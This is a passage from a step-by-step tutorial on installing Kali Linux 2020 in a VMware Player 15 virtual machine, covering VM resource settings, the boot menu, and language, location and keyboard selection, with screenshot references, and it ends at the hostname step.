
Step 10- Ready to create Virtual Machine Dialog Box

This is the final dialog box and what you see is all the options you have selected in previous dialog boxes.




VMware Player 15 – Ready to create Virtual machine

Normally I increase the RAM and memory before clicking finish. This helps to finish the installation process faster. If you have sufficient RAM and CPU on your host Windows machine, I suggest even you should increase RAM and CPU. To increase the RAM, before clicking Finish, click on customize hardware. Increase the memory using the slider.



VMware Player – Virtual machine Memory Settings

To increase the CPU, Enter the number of cores. I normally enter 2. Click on Finish to start the installation process.




VMware Player – Virtual machine processors setting

Click on Close and Finish to start the installation process

Step 11 – Play Virtual Machine

Now you will have to click on play virtual machine to start the process.



VMware Player 15 – Play Virtual machine


Step 12 – Select Graphical Install from Boot Menu

Here you will see many options. Select Graphical Install using the down arrow key and click continue.

Kali linux installation boot menu screenshot

Step 13 – Select a Language


In this dialog box you will be asked to select a language. Please select a language and continue. This option sets your language in the Kali Linux Operating system. Default is English.



Install Kali Linux 2020 – Select a Language Screenshot

Step 14 – Select Location


In this dialog box you will be asked to select a Location. Please select a location and continue. This option sets your Location in the Kali Linux Operating system. later on, you will be able to set the time zone based on the location you choose here.



Install Kali Linux 2020 – Select Location Screenshot

Step 15 – Configure the Keyboard

In this dialog box you will be asked to select the keyboard layout. Please select a Keyboard layout using the arrow keys and click continue. This option sets your Keyboard in the Kali Linux Operating system. By default it is set to American English.




Install Kali Linux 2020 – Configure keyboard Screenshot

After you click continue, you will see the installation progresses for some them you see the Network Configuration dialog box, which is the next step.

Install Kali Linux 2020 – Installation progress Screenshot

Step 16 – Configure the Network – Enter Hostname

